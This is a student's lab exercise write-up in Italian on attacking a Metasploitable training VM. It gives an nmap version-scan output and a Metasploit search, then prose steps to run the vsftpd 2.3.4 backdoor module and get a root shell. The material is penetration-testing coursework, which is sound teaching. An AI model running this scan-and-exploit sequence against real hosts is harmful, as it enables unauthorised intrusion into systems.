ESERCIZIO 1 SETTIMANA 7

Controllo i servizi aperti tramite il comando nmap -sV

In questo modo, oltre a vedere i servizi attivi vedrò anche la loro versione, importante da sapere per scegliere l'exploit adeguato.


In questo caso scelgo il servizio ftp e grazie a nmap noto che è alla versione 2.3.4.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nmap -sV 192.168.178.125
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-22 09:51 EST
Nmap scan report for 192.168.178.125
Host is up (0.0044s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec?
513/tcp  open  login       OpenBSD or Solaris rlogind
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8180/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linu
x; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/subm
it/ .
Nmap done: 1 IP address (1 host up) scanned in 63.89 seconds
```


Una volta connesso a msfconsole, tramite il comando search, seguito dal servizio che mi interessa, cerco se ci sono exploit disponibili. Dal momento che il servizio attivo è alla versione 2.3.4 sceglierò quello corrispondente dato che gli exploit funzionano solo con la versione che supportano.

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Se
rvice
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Co
mmand Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_ba
ckdoor
```


Con il comando use, seguito dal numero dell'exploit corrispondente. Successivamente utilizzo il comando show options per vedere l'RHOST della vittima e poi set rhosts seguito dall'IP della vittima.



Con il comando exploit infine eseguo l'exploit.



Per verificare la riuscita, con il comando ifconfig vedrò l'indirizzo IP della vittima. Ciò vuol dire che sono dentro alla macchina vittima.



Infine, creo la cartella test_metasploit nella directory root.